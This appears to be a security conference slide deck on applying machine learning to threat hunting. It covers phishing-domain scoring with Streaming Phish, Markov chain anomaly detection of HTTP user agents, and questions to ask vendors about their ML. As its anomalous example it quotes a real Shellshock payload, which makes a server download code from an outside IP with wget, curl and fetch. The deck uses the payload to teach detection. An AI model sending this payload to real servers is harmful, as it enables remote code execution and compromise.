
Streaming Phish Demo

```
Please make a selection [1-6]: 1
[*] Fetching active classifier name from config.
[*] Fetching classifier artifacts from database.
[+] Loaded feature extractor.
[+] Loaded phishing_taylor classifier.
[*] Analysis started - press CTRL+C to quit at anytime.
[Let's Encrypt] [HIGH] [SCORE:0.995] amazon-verification-deutschland-safer-security-info.com
[Let's Encrypt] [HIGH] [SCORE:0.990] paypal.com-o.de
[Let's Encrypt] [LOW] [SCORE:0.615] twitter.com-o.de
[Let's Encrypt] [HIGH] [SCORE:0.990] www.paypal.com-o.de
[Let's Encrypt] [LOW] [SCORE:0.615] www.twitter.com-o.de
[Let's Encrypt] [HIGH] [SCORE:0.995] amazon-verification-deutschland-safer-security-info.com
[cPanel, Inc.] [HIGH] [SCORE:1.000] appleid.manage-account.secure-from.com
[cPanel, Inc.] [HIGH] [SCORE:1.000] www.appleid.manage-account.secure-from.com
[Let's Encrypt] [HIGH] [SCORE:1.000] manageaccountappleid.apple.com.srvirc.tk
[cPanel, Inc.] [HIGH] [SCORE:1.000] appleid.manage-account.secure-from.com
[cPanel, Inc.] [HIGH] [SCORE:1.000] www.appleid.manage-account.secure-from.com
[Let's Encrypt] [LOW] [SCORE:0.610] bank-chase.jasonstotallawncareinc.com
[Let's Encrypt] [HIGH] [SCORE:0.976] bankofamerica.jasonstotallawncareinc.com
[Let's Encrypt] [LOW] [SCORE:0.610] www.bank-chase.jasonstotallawncareinc.com
[Let's Encrypt] [HIGH] [SCORE:0.976] www.bankofamerica.jasonstotallawncareinc.com
[Let's Encrypt] [HIGH] [SCORE:1.000] manageaccountappleid.apple.com.srvirc.tk
```



Anomaly Detection

Anomaly Detection Technique Diagram



<https://iwringer.wordpress.com/2015/11/17/anomaly-detection-concepts-and-techniques/>

Find Anomalous User Agents

logstash-http-*

DataOptions

metrics

Metric

Aggregation

Count

Custom Label

Add metrics

Advanced

buckets

Split Rows

Aggregation

Terms

Field

http.http_user_agent.raw

Order By

metric: Count

Order

Descending

Size

5000

Custom Label

Add sub-buckets

Advanced

http.http_user_agent.raw: Descending

Count

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19	2,781
Dalvik/2.1.0 (Linux; U; Android 5.1.1; AEOKN Build/LVY48F)	1,158
Microsoft-Delivery-Optimization/10.0	125
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36	102
Dalvik/2.1.0 (Linux; U; Android 8.0.0; SM-G955U Build/R16NW)	73
Microsoft-CryptoAPI/10.0	66
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36	52
com.apple.trustd/2.0	46
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.113.1.29	30
Debian APT-HTTP/1.3 (1.4.8)	29

Export: RawFormatted

12345»

Data Preparation

Expand user agents to represent actual counts in environment

user_agent_big_strings.txt

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181  
Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,  
like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0;  
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/  
0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19  
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181  
Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,  
like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0;  
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/  
0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19 Mozilla/5.0 (Windows NT 10.0; WOW64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19
```

Loading Data in Flare

```
ua_mm = MarkovModel(3)
```

```
ua_mm.load_from_file('user_agents_big_string.txt')
```

Scoring Transitions

Each transition receives a log likelihood score

```
'Moz' : {'i': 1.0},  
'Ozi' : {'l': 1.0},  
'zil' : {'l': 1.0},  
'ill' : {'a': 1.0},
```

Simulated User Agents

Actual

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36 OverwolfClient/0.119.2.19

Simulated

```
In [94]: 1 ua_mm.simulate(100)
```

```
Out[94]: '2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.18'
```

```
2.19 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/65.0.3325.18'
```

Operationalizing Markov Chain Predictions

Common User-Agent

Google Chrome Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36.

Uncommon

```
() { ::};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://185.125.4.222/YOUR_URL_HERE ; curl -O http://185.125.4.222/YOUR_URL_HERE ; fetch http://185.125.4.222/YOUR_URL_HERE");':  
998:List(FlowInfo(58.16.43.154,170.61.175.13,1470136457,()) { ::};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://185.125.4.222/YOUR_URL_HERE ; curl -O http://185.125.4.222/YOUR_URL_HERE ; fetch http://185.125.4.222/YOUR_URL_HERE");'
```



Operationalizing Markov Chain Predictions

Score: -1.7385212547643434

Common User-Agent

Google Chrome Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36.

```
In [60]: 1 ua_mm.likelihood(common)
```

```
Out[60]: -1.7385212547643434
```

Score: -12.358640587328406

Uncommon

() { ::};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://185.125.4.222/YOUR_URL_HERE ; curl -O http://185.125.4.222/YOUR_URL_HERE ; fetch http://185.125.4.222/YOUR_URL_HERE");':

998:List(FlowInfo(58.16.43.154,170.61.175.13,1470136457,()) { ::};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://185.125.4.222/YOUR_URL_HERE ; curl -O http://185.125.4.222/YOUR_URL_HERE ; fetch http://185.125.4.222/YOUR_URL_HERE");

```
In [61]: 1 ua_mm.likelihood(shell_shock)
```

```
Out[61]: -12.358640587328406
```



@HuntOperator

Recommendations

- Apply Markov chain score to identify outliers
- Pairs best with domain knowledge and filters
- Use for threat hunting

Network	Host
TLS Subject Name Issuer	Filenames
HTTP User Agents	Host names
DNS labels	Registry Keys
TLS Cipher Suites	SQL Queries
TLS Common Name	Command Line

Questions for Vendors

The following questions can help validate if a vendor is using machine learning

General

- What type of machine learning? Supervised, Unsupervised?
- Do they perform regression or classification?
- What data sources do they use to train their models?
- What use case are they applying machine learning to?
- How did they select which features to use?

Performance Testing

- What are your precision, recall and F1 scores?
- Do you track True Positive Rates and False Positive Rates (TPR/FPR)
- How do you determine a model is successful?

MAY THE DEMO GODS



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Tool Chart

Use Case	ML Algorithm	Tool
DGA	Random Forrest	Flare
Phishing	Logistic Regression	Streaming Phish
Anomaly Detection	Markov Chains	Flare or freq.py

Flare: <https://github.com/austin-taylor/flare>

Streaming Phish: <https://github.com/wesleyraptor/streamingphish>

Freq.py: <https://github.com/MarkBaggett/freq>

Summary

- Machine Learning Overview
- Applied Machine Learning to Use Cases
 - DGA, Phishing, Anomaly Detection
- Questions for Vendors
- Demo

Questions?

Thank you!

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@HuntOperator